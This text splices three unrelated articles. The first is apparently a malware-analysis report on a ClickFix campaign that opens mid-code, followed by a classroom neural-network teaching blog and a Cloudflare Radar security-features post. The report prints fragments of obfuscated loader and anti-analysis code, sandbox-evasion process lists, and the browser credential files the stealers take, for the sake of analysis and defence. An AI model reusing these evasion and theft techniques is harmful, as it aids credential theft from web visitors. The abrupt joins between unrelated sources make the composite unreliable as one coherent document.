        document.addEventListener('DOMContentLoaded', runAJJS);
    } else {
        runAJJS();
    }
})();
Figure 7: Alternative way of loading ClickFix script observed on dakarailarriett[.]com
This variant is interesting in that it attempts to more robustly evade administrative scrutiny by explicitly checking the document referrer, the window location (URL), as well as multiple WordPress-related cookies, checking signs not only of administrative access, but also automatic crawlers or other artifacts indicating the website is being loaded by an undesirable victim. In these cases, no AJAX request to admin-ajax.php is issued.
Lastly, we have seen several cases where the ClickFix injector script was directly pasted into the website source.
ClickFix loader JavaScript analysis
The obfuscated JavaScript returned by the AJAX endpoint or the dedicated host server aims to make analysis difficult by outlining and encrypting strings and constants, utilizing niche JavaScript mechanics, synthesizing opaque predicates and dead code, and employing clever tricks to detect and thwart analysis.
After an initial auto-deobfuscation pass using the tool available at https://obf-io.deobfuscate.io/, the high-level control flow of the script can be identified rather easily. It’s apparent that the file was transformed using a commonly used obfuscator, which creates a global encrypted string array that is first rotated and shuffled and then accessed from across the script to access and decode strings just in time. During the initial transformation, a sneaky anti-analysis check is performed that enters an infinite loop in case the script is not running in its original form. In our sample (see the IoCs section), _0x4927 is the function that returns this global string array and _0x288c is the function decoding the strings and containing the anti-analysis check.
Figure 8: Code listing illustrating the global string array idiom
The anti-analysis check makes use of a clever assumption: While the script is deployed obfuscated and minified, analysts will presumably first transform it into a more readable representation before evaluating chunks of it. The anti-analysis check consists of testing the string representation of a previously defined dummy function against a regex. In JavaScript, the string representation of a non-native function (i.e. the string returned by the toString method called on the function object) is the verbatim definition of the function, including any whitespace, comments, etc. In this case, the code specifically checks if the function was defined with any whitespace after the opening curly brace — in effect, function(){return ‘newState’;} will pass the check, but function() { return ‘newState’; } will not.
function _0x288c(index, _4_chars) {
	/* ... (Actual decoding logic, not important.) */

    // The KLCBjr attribute of _0x288c is set when the anti-analysis
    // check has been passed -> the 'if' body is executed only the first time.
	if (_0x288c.KLCBjr === undefined) {
		const AntiDebug = function (ref_to_0x288c_function) {
			this.ref_to_0x288c_function = ref_to_0x288c_function;
			this.yyIdzW = [1, 0, 0];
			this.regexTestedFunction = function () {
				return 'newState';
            };
        };
        AntiDebug.prototype.testFunctionRepr = function () {
			const regex = new RegExp("\\w+ *\\(\\) *{\\w+ *['|\"].+['|\"];? *}");
			const test_result = regex.test(this.regexTestedFunction.toString()) ? --this.yyIdzW[1] : --this.yyIdzW[0];
			return this.enterInfiniteLoopIfFalse(test_result);
        };
        AntiDebug.prototype.enterInfiniteLoopIfFalse = function (zero_or_one) {
			if (!Boolean(~zero_or_one)) {
				return zero_or_one;
            }
			return this.infiniteLoop(this.ref_to_0x288c_function);
        };
		// This function infinitely appends elements to this.yyIdzW.
		AntiDebug.prototype.infiniteLoop = function (ref_to_0x288c_function) {
			let i = 0;
			for (let length = this.yyIdzW.length; i < length; i++) {
				this.yyIdzW.push(Math.round(Math.random()));
				length = this.yyIdzW.length;
            }
			return ref_to_0x288c_function(this.yyIdzW[0]);
        };
		// Anti-analysis check is invoked -> loops infinitely if the check fails.
		new AntiDebug(_0x288c).testFunctionRepr();
		// Attribute of function is written to skip the check from now on.
		_0x288c.KLCBjr = true;
    }

	/* ... */
}
Figure 9: Annotated string decoding function containing an anti-analysis check
Luckily, this check can be bypassed even without de-obfuscating the function, simply by setting the “check passed” flag (_0x288c.KLCBjr = true) immediately after the function is defined.
Apart from the initial check, there is also a periodical trap to debugger triggered every 4 seconds to thwart DevTools-based debugging, and the last anti-debugging measure the obfuscator includes is a replacement of all console logging methods with no-op functions, so that trying to debug-print expressions will do nothing (despite the string representation of the methods looking normal).
Stripping all this anti-analysis code away, we’re left with the actual logic. All of the remaining obfuscation relies on decrypting strings using the _0x288c function from before, and outlining constants and functions into an (immutable) dictionary object.
// Example of an immutable dictionary with outlined constants and functions.
const _0x1f62bb = {
	'SEDWD': _0x288c(494, 'jRBP'),
	'xPXNi': _0x288c(997, 'VJ)K'),
	'fxaUb': _0x288c(1722, 'AFao'),
	'NMdCB': _0x288c(1026, 'c[l*'),
	'MwFFz': _0x288c(1055, '0YkN') + _0x288c(657, '8k1N') + _0x288c(1037, 'DoFz') + ')',
	/* ... */
	'LtnFV': function (_0x4711dd, _0x395488, _0x450231) {
		return _0x4711dd(_0x395488, _0x450231);
    },
	/* ... */
	'RqVmA': function (_0x34f24d, _0xf681c2) {
		return _0x34f24d !== _0xf681c2;
    },
	'jkPPL': _0x288c(1004, '9Ea9')
};

// Example of an opaque predicate using the outlined code.
// The predicate is unconditionally false, so the true branch of the 'if' is never executed.
// The unreachable branch references undeclared variables, possibly to break analysis tools.
if (_0x1f62bb[_0x288c(606, '@0X6')](_0x1f62bb[_0x288c(1088, '9Ea9')], _0x1f62bb[_0x288c(686, 'AFao')])) {
	if (_0x4eb07e) {
		const _0x1ecc29 = _0x158fa0[_0x288c(1689, 'udfh')](_0x585a9a, arguments);
        _0x45d6ea = null;
		return _0x1ecc29;
    }
}
Figure 10: Code listing illustrating some of the JavaScript code obfuscations
When these obfuscations are removed (inlined and evaluated), the script logic turns out to be rather simple. A target URL for the ClickFix iframe is defined and the browser local storage (specific to the host website) is queried for the key iframeShown. This key is set once the malicious iframe has been displayed 3 times, after which it is not displayed anymore. Once the DOM of the host website is fully loaded, the iframe is constructed, its source is set to the target url with a query parameter ref set to the hostname of the infected website, and it is appended to the document body (positioned on top of everything else).
A deobfuscated snippet of the raw ClickFix injector script logic can be found on Rapid7 Labs’ public GitHub.
Note that the threat actor clearly intended only to show the iframe once every 30 days at most by setting and checking a cookie for the host website, as well as to dismiss the iframe after 5 seconds of clicking the button inside the iframe. But as became apparent when analyzing the JavaScript running in the ClickFix iframe, they in fact never post the “buttonClicked” message to the host website.
This makes the compromise much more obvious, since the website has to be loaded a total of 4 times before it becomes usable again, instead of dismissing the ClickFix automatically with 5 seconds of a click and only displaying it once every 30 days. This, in our opinion, explains why so many of the compromised websites might have been sanitized so quickly. The question remains whether they truly have been sanitized, and whether the root cause of the compromise — which remains unconfirmed — was also properly addressed.
In any case, using information obtained from these de-obfuscated snippets, we have been able to hunt for and find many more compromised websites, JavaScript hosting domains and fake CAPTCHA implant hosting domains, which are all included in the IoCs section.
ClickFix payload JavaScript analysis
The JavaScript embedded in the captcha.html files loaded by the injected iframes is obfuscated in the exact same way described before, only this time it is split into one script in the <head> element and one script in the document <body>. The de-obfuscated snippets, available in our public GitHub repository, probably need little explanation — the former simply sets up the click event handler to copy the malicious command to the clipboard, and the latter populates the HTML with a chosen translation of the ClickFix instructions, which is chosen based on the declared locale of the host website.
The CAPTCHA instructions are available in (at least) 31 languages: English, French, German, Spanish, Italian, Portuguese, Dutch, Russian, Ukrainian, Polish, Turkish, Romanian, Hungarian, Czech, Swedish, Finnish, Danish, Norwegian, Greek, Bulgarian, Serbian, Croatian, Hebrew, Arabic, Indonesian, Malay, Thai, Vietnamese, Estonian, Latvian, and Lithuanian.
Double Donut: Two-stage shellcode loader analysis
Besides the identical ClickFix injector scripts and the shared infrastructure hosting them, another characteristic tying all these compromises together into a single campaign is the singular IP address hosting the final malware payloads (94.154.35[.]115, moved to 172.94.9[.]187 at the beginning of March). While the initial PowerShell stager C2s vary (see IoCs), eventually they always lead to the same shellcode loader hosted at this server. It should be noted that nearly all of the hosts observed in the attack belong to Autonomous System (AS) number 202412.
As it turns out, the position independent loader used by the threat actor is the open-source Donut loader (GitHub), which has been commonly seen already in past ClickFix campaigns. Luckily, the open-source Donut loader is met with an open-source Donut decryptor (GitHub), which we can use to automatically decrypt and extract the payload and metadata.
A defining feature of this campaign is that the Donut loader is used twice in sequence. The first Donut shellcode (cptch.bin) loads only a small executable that tries to acquire SeDebugPrivilege and then downloads the second Donut shellcode (cptchbuild.bin) from the same remote server, which it then injects into a service host process (svchost.exe) matching the native architecture (non-WOW64 process on x64, no effect on x86). We will call this downloader binary the “DoubleDonut Loader” for brevity. The second shellcode in turn contains the final infostealer payload executable. For convenience, we are referring to this whole component of the attack (1st shellcode -> downloader -> 2nd shellcode) as “DoubleDonut”.
Figure 11: The simplistic design of the DoubleDonut Loader
⠀
The downloaded shellcode is injected and executed using a standard sequence of OpenProcess(PROCESS_QUERY_INFORMATION | PROCESS_VM_READ | PROCESS_VM_WRITE | PROCESS_VM_OPERATION | PROCESS_CREATE_THREAD), VirtualAllocEx, WriteProcessMemory and CreateRemoteThread.
Updates to Vidar Stealer v2
As mentioned previously, one of the payloads we saw DoubleDonut deliver in late January was the notorious Vidar stealer. One evolution of this infostealer malware that we have not seen publicly documented before is a shift towards encrypted C2 configurations and string obfuscation. The sample we’ve analysed (see the IoCs section for a hash) also employs a different control flow graph obfuscation than the previously reported CFG flattening technique.
Apart from each string in Vidar samples being XORed with a random single-byte constant (unique per string; usage of 0x00 results in the string being unchanged), a custom encryption algorithm is now used specifically to hide C2 configurations. The C2 configuration is an array of up to 7 records, where every record contains 3 strings: the C2 URL itself, an identifier/anchor used for parsing dead drop resolver responses, and an optional User-Agent string.
Figure 12: A high-level representation of the C2 configuration layout in latest Vidar samples
Based on whether the C2 URL contains the string .me/ or amcommunity.com, the URL is either fetched and resolved to the true C2, or used as a C2 directly. The C2 resolution is done by finding the anchor string in the HTML response and extracting the URL following it, delimited by a vertical pipe symbol (|). This technique, used notoriously by both Vidar and Lumma stealers, allows the attackers to rotate C2 addresses without invalidating the malware samples already released into the wild.
Figure 13: A Steam profile being used as a dead drop resolver by Vidar with anchor “ho0r1”
⠀
Unlike other infostealers, which use standard symmetric cipher algorithms to decrypt their configurations (e.g. ChaCha20 used by Lumma or RC4 by StealC), Vidar invents its own Vigenère-like decryption routine, which can be replicated in Python like this:
def vidar_c2_config_string_decode(
    ciphertext: str,
    key: str,
    alphabet: str = "0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ!#$&()*+,-./:;<=>?@[]^_`{|}~ "
) -> str:
    key_len = len(key)
    alpha_len = len(alphabet)
	assert key_len != 0 and alpha_len != 0 and key_len == alpha_len, "Invalid key or alphabet length"

	max_len = min(len(ciphertext), 512)
    out = []
	for i in range(max_len):
        ch = ciphertext[i]
        key_offset = max(0, key.find(ch))
        decoded_ch = alphabet[(key_offset - i) % key_len]
        out.append(decoded_ch)

return "".join(out)
Figure 14: A reimplementation of Vidar C2 decryption routine in Python
To help researchers and defenders analyze and track this threat, we are publishing a C2 configuration extractor script that can be run on any Vidar payload that uses this decryption procedure.
Apart from the encrypted C2 configuration, another upgrade Vidar introduced is a new mechanism for control-flow obfuscation. Previously, Vidar payloads implemented a simple CFG flattening algorithm, which, albeit effective, is quite common and easy to reverse. The new samples use a related, but different technique, which consists of a combination of:
Opaque predicates referencing global variables,
Infinite loops in dead branches,
alloca constructs (call; sub rsp, rax) with obfuscated constant arguments (to break decompilers), and
Jumps from dead branches to previous code blocks, which results in decompilers interpreting these as while(1)-style loops and duplicating a lot of the code in the output.⠀
Figure 15: Excerpt from Hex-Rays IDA decompiler output for “main” stealer subroutine
Impure Stealer (.NET)
Another payload we’ve seen DoubleDonut deliver is an unknown, or rather so far unnamed, .NET infostealer. Upon a first glance at its network communications, one may infer similarities with the PureLogs stealer family — namely the use of a custom Type-Length-Value (TLV) data encoding, which constitutes a sort of a custom network protocol on top of TCP — and some vendors actually classify the sample as such. However, a closer examination reveals that this is an otherwise unrelated stealer, using different obfuscator tools, different mechanism for config decryption, and AES-256-CBC with a server-provided key for encryption of C2 communication, whereas PureLogs uses 3DES with a hard-coded key. For these reasons, we’ve decided to call this malware Impure Stealer.
Figure 16: Stealer entry point method disassembled using dnSpy
⠀
Besides the specific naming convention used for type and variable names and the code-flattening and opaque predicate obfuscations, the stealer can be identified by a repeating string decoding/decryption pattern, which is illustrated already by the first statement in the entry point method. There, column0051.offset6910 is called with a hexadecimal string and a signed 32-bit integer as arguments — this is in fact the string decryption routine.
Besides the integer key, the decryption routine depends on one more input, specific per sample, which is a permutation of the 16 hexadecimal digit characters. This alphabet is stored as a static constant (column0051.source97 in our particular sample) and can be found referenced from offset6910 indirectly via the column0051.temp67 method.
The decryption algorithm itself can be rewritten as follows:⠀
def impure_stealer_string_decode(
    hex_ciphertext: str,
    key: int,
    alphabet: str
) -> str:
	if len(alphabet) != 16 or len(set(alphabet)) != 16:
		raise ValueError("The alphabet must be 16 unique characters.")
	if (len(hex_ciphertext) & 3) != 0:
		raise ValueError("Input length must be a multiple of 4 characters.")

    lut = {ch: i for i, ch in enumerate(alphabet)}
    out = []
	for i in range(len(hex_ciphertext) // 4):
		try:
            n0 = lut[hex_ciphertext[i * 4 + 0]]
            n1 = lut[hex_ciphertext[i * 4 + 1]]
            n2 = lut[hex_ciphertext[i * 4 + 2]]
            n3 = lut[hex_ciphertext[i * 4 + 3]]
		except KeyError as e:
			raise ValueError(f"Character {e.args[0]!r} not in alphabet") from None

		v = n0 | (n1 << 4) | (n2 << 8) | (n3 << 12)
        ch = (v ^ key ^ (i * 7)) & 0xFFFF
		out.append(chr(ch))

	return "".join(out)
As with Vidar, we share a public script to extract decrypted strings and any C2 configuration contained therein from the stealer samples.
VodkaStealer
The latest payload observed at the end of the DoubleDonut chain is a new custom C++ stealer, which has been named VodkaStealer and first analyzed by researcher xto9ot. This stealer can confidently be attributed to the developer of the DoubleDonut loader due to many overlapping characteristics of both binaries, such as the exact same mechanism for downloading and injecting additional payloads into other service host processes, as well as reuse of DoubleDonut C2 infrastructure.
Compared to the previous payloads, including Vidar and Impure Stealer, as well as StealC, Rhadamanthys, and AuraStealer — which have been observed delivered in the same campaign by researchers at LevelBlue and Intrinsec — the new stealer lacks significantly in anti-analysis and stealth capabilities, missing out on any kind of binary obfuscation, and staging temporary files to disk, in plaintext and with fully descriptive filenames, before exfiltration. Furthermore, in order to bypass Chrome v20 App-Bound Encryption, the stealer tries to download and run a separate helper binary, the open-source “ChromElevator” tool (source code is found on GitHub), hosted on the same C2 server as the loader shellcode.
This begs the question why an attacker with access to the latest cutting-edge infostealers would fall back to a custom stealer written potentially from scratch. One speculative explanation is of an economical nature — commercial infostealers are expensive, while small software PoC development, including malware development, is becoming widely available thanks to pre-trained transformer LLMs, with open-source “red team” tools like ChromElevator available to aid with the more technically challenging aspects. However, this is all pure speculation, and Rapid7 Labs will keep tracking the campaign to collect more intelligence and draw more definitive conclusions.
As is the case with practically all commodity infostealers, the sample starts by checking if any of the enabled keyboard layouts match the Russian language, and if the public IP of the infected machine suggests location within Russia or Belarus. In these cases, the malware terminates.
Figure 17: Code listing from the WinMain function illustrates geographical checks.
⠀
Next, the stealer checks if either the file %Temp%\sysinfo_user_marker.marker or the mutex Global\sysinfo_single_instance exists, and if so, terminates execution. An anti-debug check is performed by calling IsDebuggerPresent, CheckRemoteDebuggerPresent, a combination of Sleep and GetTickCount, as well as querying the registry for presence of the following keys:
Lastly, a process snapshot is taken and scanned for the following blacklisted process names: vmtoolsd.exe, vmwareuser.exe, vmwaretray.exe, vmware-vmx.exe, vboxservice.exe, vboxtray.exe, vboxdisp.exe, vboxguest.exe, vgauthservice.exe, vmwareauthd.exe, sbiesvc.exe, sbiecnt.exe, sandboxiedcomlaunch.exe, qemu-ga.exe, xenservice.exe, vmsrvc.exe, vmusrvc.exe.
Following a successful anti-debug scan, the malware queries up to 8 different browser data locations in %AppData% and %LocalAppData%, targeting Google Chrome, Microsoft Edge, Brave, Opera, Opera GX, Vivaldi, Yandex, and Chromium browsers, and kills all processes matching any of these browsers’ executable names.
Then, various pieces of system information are collected and a directory is created according to this format:
The stealer then performs the main data collection:
A list of installed software packages, obtained from standard Uninstall registry keys, is written into a file InstalledSoftware.txt in the staging directory,
Files from wallet- and extension-specific directories in all browser data directories are collected (using a hardcoded list of targeted wallet and extension IDs),
A screenshot is taken and saved, using the GetDC, BitBlt and GdipSaveImageToFile APIs from gdiplus.dll,
If any encryption-enabled browser (e.g. Chrome) is installed:
chromelevator.bin is downloaded from the loader C2 as described before and injected into another hijacked native svchost.exe process using the same mechanism seen in the DoubleDonut loader,
Once the remote thread finishes execution, files from %Temp%\chromelevator_output are moved to the staging directory;
If any non-encryption-enabled browser (e.g. Firefox) is installed:
Its logins.json, cookies.sqlite, key4.db and cert9.db files are staged;
AppData files from the following natively installed applications are collected:
System information is collected into a file named systeminfo.txt inside the staging directory.
One thing both the threat actor and previous analyses missed is that the injection of ChromElevator into the target service host process is currently broken and will silently fail. Because we feel no need to help the actor fix their mistake, we will not describe why this is the case. However, it may be that the threat actor has already noticed the missing functionality around February 22, when the ClickFix injection scripts described before suddenly seem to have been temporarily disabled — the infected websites still load the injector script from either the 3rd-party JavaScript host server or their own admin-ajax.php, but the response is empty.
Because VodkaStealer does not perform any string encryption in its payloads, the C2 IP address can be extracted directly from the unpacked sample. Besides C2 information, we’re unaware of any additional configuration shipped with the stealer, but this may be simply because the malware is still in early stages of development.
Mitigation guidance
It remains unclear by what means the attackers are compromising the targeted WordPress websites. The most likely scenarios include either a WordPress plugin or theme vulnerability being exploited, previously stolen credentials being misused, or potentially even publicly accessible wp-admin interfaces — which have been observed on most of the compromised websites — being accessed through a brute-force password spraying attack. Keeping these scenarios in mind, we urge WordPress site administrators to:
Regularly review all software components for outdated versions and perform vulnerability scans to identify and mitigate weaknesses,
Use long and unpredictable passwords for administrative access, possibly using a password manager for audited security and convenience,
Set up a second authentication factor for administrative access,
Avoid running untrusted code on devices that store credentials (e.g. saved logins in a browser) usable to administer the website.
The best defense for individuals browsing the web is to stay cautious, maintain a zero-trust mindset, use reputable security software, and keep themselves up to date with the latest phishing and ClickFix tactics used by malicious actors. An important takeaway from this report should be that even trusted websites can be compromised and weaponised against unsuspecting visitors.
An additional precaution that can be effective on Windows systems is disabling the Run dialog shortcut (Windows Key+R); however, this will not prevent malicious commands from being pasted into a terminal or a Windows Explorer location bar (cf. FileFix attack).
To help defenders mitigate this threat in their organization, we provide an extensive list of IoCs and a set of detection rules further below.
Conclusion
Social engineering remains one of the most effective initial access tactics used by threat actors. The ClickFix campaign described in this blog illustrates just how easily unsuspecting users can be tricked into having their credentials stolen and exfiltrated to an attacker during perfectly ordinary web browsing. Without the victim even noticing that a compromise took place, their credentials can subsequently be misused for impersonation, further access to company resources, financial theft, or even to spread the social engineering lures to an even wider audience.
The large-scale execution of the compromise across completely unrelated WordPress instances suggests a high level of automation by the threat actor and is likely part of an organized long-term criminal effort. Despite this, the technical and operational sophistication of the campaign is limited and we provide a comprehensive technical breakdown of the infection chain, as well as a set of detection rules to defend against this threat in depth.
Teaching about AI concepts in schools is a tricky business as there are complicated ideas to be taught.
To teach complex concepts, in computer science, we often use an instructional approach called ‘unplugged’. We use the unplugged approach to teach computing concepts without a computer. Often unplugged activities include using an everyday analogy or a physical fun activity. For example, to teach about algorithms, students might learn how to make a jam sandwich where the recipe and following instructions accurately are similar to an algorithm and the steps within it used to write a program. The jam sandwich activity has now become a popular and key teaching experience for young students across the world, as it teaches a complex but fundamental idea in a simple and fun way.
At the January 2026 Raspberry Pi Foundation Research Seminar, Salomey Afua Addo, a researcher at the University of Cambridge, presented her work about how to teach about AI. She has specifically looked at this in the context of high school students in Ghana, where AI is now part of the mandatory curriculum. In Ghana, most schools do not have access to computers, therefore an unplugged approach to teach about AI is a good idea. Therefore, Salomey developed a set of unplugged activities to teach about a range of AI concepts.
Here, I focus on one of the activities that she presented — one that I think will become another ‘jam sandwich’ experience for students. So if you might teach about AI at some point, then read on.
Neural networks and rope: An unplugged activity
Salomey has designed an unplugged role-play activity to teach about neural networks and how they are trained to solve a problem. She focused on finding a familiar problem context for Ghanaian teachers and their students, and selected farming and crop disease. Students are asked to figure out what features about a farm are relevant for detecting diseases on cocoa trees. To solve the problem, students are given data about the farms (see Table 1). Giving students data, rather than preconceived rules about the context is key to the learning activity. Neural networks are data-driven — they provide a way to model given data so that we can make predictions. Here the features of farms, and importantly whether disease is or is not found in their cocoa trees, is the data that is used to train a model. The model is used to make predictions, which can then be used to improve farming by reducing crop disease.
Students using ropes to signify the strength of connections between nodes.
Using farm data, students can learn how neural networks work, and they can do this through an unplugged role play — using ropes!
Here’s how Salomey’s classroom activity works. Sets of students act out the processes of training a neural network, including forward propagation, evaluation, and backpropagation. They take on the “roles’’ of some of the concepts of a neural network. One student acts as the supervisor, six students act as the input layer, two as the hidden layer, and one as the output layer.
Keeping it simple: Concepts and data
Key concepts are simplified for students:
Forward propagation: The hidden layer players randomly select a set of farms (three of the six sets of input values), which reflects how weights are often set to random values at the start.
Evaluation: The student acting as the output layer compares the prediction (whether crop disease is present or not) to the actual value for the farm to assess the error, similar to a loss function.
Backpropagation: Inspired by MIT’s RAISE curriculum, this stage is modelled on establishing trust. Players in the hidden and output layers modify their trust in the previous layers (by adding or removing ropes) based on the accuracy of the prediction (if the farm has disease).
Simple numerical data about the features of the problem are given to the students, such as whether the “Temperature” is suitable (0=No, 1=Yes), if there are “Spots” on the plant (0=No, 1=Yes), if “Fertilizer’’ has been used, whether the “Leaf colour’’ is green or not (see Table 1). Importantly, each of the six features given are represented by the six “input layer” students. So each student can ‘process’ each feature as the data for a given farm is used to train the model. Cards are used to represent the data values passed between layers. And this is where the ropes come into play, as they are used to represent the connections between the nodes in the layers.
Table 1: This data table was given to the student assigned the “Supervisor” role in each group and contains both relevant and irrelevant data to “train” their neural network.
Instructions for each role
Written role-specific instructions are provided for the students to follow, for example, the Supervisor is given three steps to follow for the forward propagation stage, and the Input Layer students receive a different set of instructions and so on. The detail of the role play is shown in the instruction sheets (see Figure 1).
Figure 1: Detailed explanation of the eight steps of the role-play activity that Salomey developed. Click to enlarge.
Why the ropes are important
Using ropes to connect the nodes becomes most important at the reverse propagation stage. The clever part of this is that we can show an increase or decrease in the strength of connection by adding or removing ropes. For me, this is the ‘jam sandwich’ effect. This, I think, is probably the most significant learning point. Here, the number of ropes that connect the nodes in the layers are changed based on the strength of evidence that a particular feature is indicated, by the data, to be relevant to the output. In this case, whether “Temperature”, for example, has an implied effect on cocoa disease or not — based on the data, not on any preconceived rule. Simply put, if a farm did have disease then a rope is added, if a farm did not then a rope is removed. Or at a more abstracted level, if a particular neuron contributes towards the correct prediction, a rope is added, otherwise a rope is removed. In a real neural network, backpropagation involves complex maths, such as calculus that would not be accessible to students of this age. Therefore, the rope is an analogy that replaces something that would be impossible for these students to grasp if it was taught using the real-world implementation.
Problem to be solved in the unplugged activity: Identify features that are relevant for detecting diseases
At the end of the activity, features (temperature, leaf color, family farm, etc.) with many rope connections are considered to be relevant for crop disease detection on the farm, whereas features with fewer rope connections are considered to be irrelevant for crop disease detection. The more ropes attached to a particular feature, e.g., temperature, represent its higher relevance in identifying crop disease on the farm.
Activity design, follow-on and evaluation
As part of the design of this activity, Salomey has simplified technical language so that throughout the role play students use everyday terms and she has chosen a context that is relatable for the students. For example, she uses the language of trust, and the new thickness of a rope connection, rather than using technical terms such as weight, loss function, and the error of the network.
Salomey also designed a follow-on activity that uses pen and paper. In this version of the activity, which she calls a board game, the students draw lines to connect the nodes in the layers. The thickness of the lines connecting the nodes represent the strength of the trust (see Figure 2).
Figure 2: An example of how students use the board game that Salomey designed to teach about neural networks, where the thickness of the lines between nodes represents the strength of trust.
Salomey also shared her evaluation of the resources. She conducted pre‑ and post‑intervention surveys with 39 teachers as part of the professional development on the AI teaching materials, and ten of those teachers implemented the unplugged activities in their classrooms. She reported that the teachers found the role-play activity was effective to demonstrate neural networks, that children worked independently to learn, and that some students who did not take part usually in class were engaged.
As well as sharing about her unplugged neural network activity, Salomey also talked about a set of AI stories that she has developed to teach about other aspects of AI applications. For example, the importance of fact-checking is demonstrated through a story about a young girl who fact-checked information she received from her friends about life in a city. If you would like to find out more about Salomey’s work, you can find related materials on our seminar website.
Join our next seminar
Join us at our next seminar on Tuesday 17 March from 17:00 to 18:30 GMT to hear Rebecca Fiebrink (University of the Arts London) speak about teaching AI for creative practitioners. This will be the second seminar in our new series on how to teach about AI across disciplines. We hope to see you there!
To sign up and take part in our research seminars, click below:
Cloudflare Radar already offers a wide array of security insights — from application and network layer attacks, to malicious email messages, to digital certificates and Internet routing.
And today we’re introducing even more. We are launching several new security-related data sets and tools on Radar:
We are extending our post-quantum (PQ) monitoring beyond the client side to now include origin-facing connections. We have also released a new tool to help you check any website’s post-quantum encryption compatibility.
A new Key Transparency section on Radar provides a public dashboard showing the real-time verification status of Key Transparency Logs for end-to-end encrypted messaging services like WhatsApp, showing when each log was last signed and verified by Cloudflare’s Auditor. The page serves as a transparent interface where anyone can monitor the integrity of public key distribution and access the API to independently validate our Auditor’s proofs.
Routing Security insights continue to expand with the addition of global, country, and network-level information about the deployment of ASPA, an emerging standard that can help detect and prevent BGP route leaks.
Measuring origin post-quantum support
Since April 2024, we have tracked the aggregate growth of client support for post-quantum encryption on Cloudflare Radar, chronicling its global growth from under 3% at the start of 2024, to over 60% in February 2026. And in October 2025, we added the ability for users to check whether their browser supports X25519MLKEM768 — a hybrid key exchange algorithm combining classical X25519 with ML-KEM, a lattice-based post-quantum scheme standardized by NIST. This provides security against both classical and quantum attacks.
However, post-quantum encryption support on user-to-Cloudflare connections is only part of the story.
For content not in our CDN cache, or for uncacheable content, Cloudflare’s edge servers establish a separate connection with a customer’s origin servers to retrieve it. To accelerate the transition to quantum-resistant security for these origin-facing fetches, we previously introduced an API allowing customers to opt in to preferring post-quantum connections. Today, we’re making post-quantum compatibility of origin servers visible on Radar.
The new origin post-quantum support graph on Radar illustrates the share of customer origins supporting X25519MLKEM768. This data is derived from our automated TLS scanner, which probes TLS 1.3-compatible origins and aggregates the results daily. It is important to note that our scanner tests for support rather than the origin server’s specific preference. While an origin may support a post-quantum key exchange algorithm, its local TLS key exchange preference can ultimately dictate the encryption outcome.
While the headline graph focuses on post-quantum readiness, the scanner also evaluates support for classical key exchange algorithms. Within the Radar Data Explorer view, you can also see the full distribution of these supported TLS key exchange methods.
As shown in the graphs above, approximately 10% of origins could benefit from a post-quantum-preferred key agreement today. This represents a significant jump from less than 1% at the start of 2025 — a 10x increase in just over a year. We expect this number to grow steadily as the industry continues its migration. This upward trend likely accelerated in 2025 as many server-side TLS libraries, such as OpenSSL 3.5.0+, GnuTLS 3.8.9+, and Go 1.24+, enabled hybrid post-quantum key exchange by default, allowing platforms and services to support post-quantum connections simply by upgrading their cryptographic library dependencies.
A screenshot of the tool in Radar to test whether a hostname supports post-quantum encryption.
The tool presents a simple form where users can enter a hostname (such as cloudflare.com or www.wikipedia.org) and optionally specify a custom port (the default is 443, the standard HTTPS port). After clicking “Test”, the result displays a tag indicating PQ support status alongside the negotiated TLS key exchange algorithm. If the server prefers PQ secure connections, a green “PQ” tag appears with a message confirming the connection is “post-quantum secure.” Otherwise, a red tag indicates the connection is “not post-quantum secure”, showing the classical algorithm that was negotiated.
Under the hood, this tool uses Cloudflare Containers — a new capability that allows running container workloads alongside Workers. Since the Workers runtime is not exposed to details of the underlying TLS handshake, Workers cannot initiate TLS scans. Therefore, we created a Go container that leverages the crypto/tls package’s support for post-quantum compatibility checks. The container runs on-demand and performs the actual handshake to determine the negotiated TLS key exchange algorithm, returning results through the Radar API.
With the addition of these origin-facing insights, complementing the existing client-facing insights, we have moved all the post-quantum content to its own section on Radar.
Securing E2EE messaging systems with Key Transparency
End-to-end encrypted (E2EE) messaging apps like WhatsApp and Signal have become essential tools for private communication, relied upon by billions of people worldwide. These apps use public-key cryptography to ensure that only the sender and recipient can read the contents of their messages — not even the messaging service itself. However, there’s an often-overlooked vulnerability in this model: users must trust that the messaging app is distributing the correct public keys for each contact.
If an attacker were able to substitute an incorrect public key in the messaging app’s database, they could intercept messages intended for someone else — all without the sender knowing.
Key Transparency addresses this challenge by creating an auditable, append-only log of public keys — similar in concept to Certificate Transparency for TLS certificates. Messaging apps publish their users’ public keys to a transparency log, and independent third parties can verify and vouch that the log has been constructed correctly and consistently over time. In September 2024, Cloudflare announced such a Key Transparency auditor for WhatsApp, providing an independent verification layer that helps ensure the integrity of public key distribution for the messaging app’s billions of users.
Today, we’re publishing Key Transparency audit data in a new Key Transparency section on Cloudflare Radar. This section showcases the Key Transparency logs that Cloudflare audits, giving researchers, security professionals, and curious users a window into the health and activity of these critical systems.
The new page launches with two monitored logs: WhatsApp and Facebook Messenger Transport. Each monitored log is displayed as a card containing the following information:
Status: Indicates whether the log is online, in initialization, or disabled. An “online” status means the log is actively publishing key updates into epochs that Cloudflare audits. (An epoch represents a set of updates applied to the key directory at a specific time.)
Last signed epoch: The most recent epoch that has been published by the messaging service’s log and acknowledged by Cloudflare. By clicking on the eye icon, users can view the full epoch data in JSON format, including the epoch number, timestamp, cryptographic digest, and signature.
Last verified epoch: The most recent epoch that Cloudflare has verified. Verification involves checking that the transition of the transparency log data structure from the previous epoch to the current one represents a valid tree transformation — ensuring the log has been constructed correctly. The verification timestamp indicates when Cloudflare completed its audit.
Root: The current root hash of the Auditable Key Directory (AKD) tree. This hash cryptographically represents the entire state of the key directory at the current epoch. Like the epoch fields, users can click to view the complete JSON response from the auditor.
The data shown on the page is also available via the Key Transparency Auditor API, with endpoints for auditor information and namespaces.
If you would like to perform audit proof verification yourself, you can follow the instructions in our Auditing Key Transparency blog post. We hope that these use cases are the first of many that we publish in this Key Transparency section in Radar — if your company or organization is interested in auditing for your public key or related infrastructure, you can reach out to us here.
Tracking RPKI ASPA adoption
While the Border Gateway Protocol (BGP) is the backbone of Internet routing, it was designed without built-in mechanisms to verify the validity of the paths it propagates. This inherent trust has long left the global network vulnerable to route leaks and hijacks, where traffic is accidentally or maliciously detoured through unauthorized networks.
